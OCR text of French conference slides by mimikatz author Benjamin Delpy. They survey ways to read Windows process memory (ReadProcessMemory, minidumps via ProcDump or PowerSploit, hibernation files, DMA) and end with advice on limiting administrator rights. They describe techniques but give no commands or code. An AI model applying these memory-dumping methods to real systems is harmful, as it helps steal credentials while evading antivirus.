mimikatz

et la mémoire de Windows

Benjamin DELPY `***gentilkiwi***`


`whoami` ?

- **Benjamin DELPY - @gentilkiwi**
  - Bidouilleur en sécurité informatique, la nuit seulement *(ce n'est pas mon travail)*
    - *Adepte des chemises tahitiennes, mais Lille… en Janvier…*
  - Auteur de `mimikatz`
    - *Ce petit programme que j'ai écris pour apprendre le C*
    - *… et que les RSI / instances de sécurité détestent*
  - Présenté au Black Hat, Defcon, PHDays, BlueHat, St'Hack, …
  - Je ne suis pas :
    - **Ingénieur, PASSI, MVP, CISSP, CISA, OSCP, CHFI, CEH, ISO*, MCSA, CHFI, […]**
    - Politiquement correct

La mémoire de Windows…

- Pas besoin d'aller très loin pour exploiter (la mémoire d')un système…
  - Les 0-day sont universelles, mais elles sont chères et corrigeables…
- La réalité est bien plus simple !
  - Plus la cible est importante, plus celle-ci :
    - obéit à des règles de fonctionnements ;
    - repose sur des personnes, des architectures, de la délégation… ;
    - segmente les activités, multipliant ainsi les acteurs/droits/privilèges…
  - La sécurité en interne n'est pas sexy (pas de buzzwords, désolé !)
- Pour un dirigeant, il est plus confortable de focaliser sur :
  - des techniques avancées ;
  - l'application de référentiels (multiples) ;
  - des audits
  - […]


  …que de traiter ses propres problématiques internes
- **Les attaquants ont très bien compris tout cela : ils font rarement compliqué ou dans la finesse**



La mémoire de Windows…


Processus accédant à la mémoire d'un processus

- **API OpenProcess**
  - http://msdn.microsoft.com/library/windows/desktop/ms684320.aspx
- **API ReadProcessMemory**
  - http://msdn.microsoft.com/library/windows/desktop/ms680553.aspx




La mémoire de Windows…
Processus accédant à la mémoire d'un processus

- **API OpenProcess**
  - http://msdn.microsoft.com/library/windows/desktop/ms684320.aspx
- **API ReadProcessMemory**
  - http://msdn.microsoft.com/library/windows/desktop/ms680553.aspx
- Bien sur, avec des droits « Administrateur »
  - **Le jeu n'est plus le même !**



La mémoire de Windows…
Minidump d'un processus

- **Intégré à Windows !**
  - Gestionnaire de tâches
- **Programme signé numériquement par Microsoft**
  - ProcDump
  - http://technet.microsoft.com/sysinternals/dd996900.aspx
- **API MiniDumpWriteDump**
  - http://msdn.microsoft.com/library/windows/desktop/ms680360.aspx
- **PowerShell !**
  - https://github.com/mattifestation/PowerSploit/blob/master/Exfiltration/Out-Minidump.ps1




La mémoire de Windows…
Minidump d'un processus

- Le Minidump permet de sortir l'ensemble des données en mémoire d'un programme en un fichier !
  - La plupart du temps pour les exploiter sur un autre poste non contrôlé.


- Un énorme avantage pour les attaquants : **aucun programme n'est nécessaire sur le poste ciblé**
  - **pas de réaction des antivirus/hips**

- Certaines données peuvent aussi figurer dans
  - les Crashdumps ;
  - les rapports d'erreur.



La mémoire de Windows…
Full dump

- Le luxe pour l'analyse mémoire !
  - Contient l'intégralité des données noyau et de tous les processus
- Ces dumps peuvent être générés par :
  - **Windows** (**`kd`**, **`livekd`**, crash du noyau) ;
  - Des outils de forensic / tiers
    - **`DumpIt`** de Mathieu Suiche par exemple ;)
- Il peuvent aussi être obtenus depuis :
  - Les fichier d'hibernation (**mise en veille prolongée**)
  - Snapshot de VM
  - Une infrastructure virtuelle (**`ESX`**, **`Hyper-V`**…)



La mémoire de Windows…
Accès direct

- Par ordre de probabilité :
  - Windows démarré en mode « Debug », puis diagnostic via :
    - Un port USB ;
    - Un port série (*encore présent sur des serveurs, si si*) ;
    - Un port Firewire ;
    - Ethernet (carte compatible).
  - Accès direct à la mémoire (DMA) :
    - Firewire ;
    - Express Card ;
    - … (http://www.breaknenter.org/projects/inception/)
  - ColdBoot
  - ‘NSA like’ gadgets

Quelques remarques


- Si vous voyez quelqu'un mener dans votre organisation une attaque par accès direct à la mémoire :
  - **Embauchez-le immédiatement et payez-le convenablement.**
- Si vous validez (même par délégation) des droits administrateurs de domaines/locaux en très grande quantité, ou à des externes :
  - …
- **Savez vous combien de personnes sont/peuvent devenir administrateurs :**
  - De vos DC ?
  - Des machines par lesquelles les administrateurs de vos DC se connectent ? *(oui, les hôtes ESX comptent)*
  - Des machines par lesquelles des personnes peuvent devenir administrateurs des machines par lesquelles les administrateurs de vos DC se connectent ?
  - Des machines …

⇒**Certaines réponses peuvent être inquiétantes, si vous ne les avez pas : c'est encore plus inquiétant !**

⇒***Le principe est le même pour les accès aux sauvegardes…***

mimikatz :: sekurlsa

SSO avec LSA(PLAYSKOOL level)



mimikatz :: sekurlsa

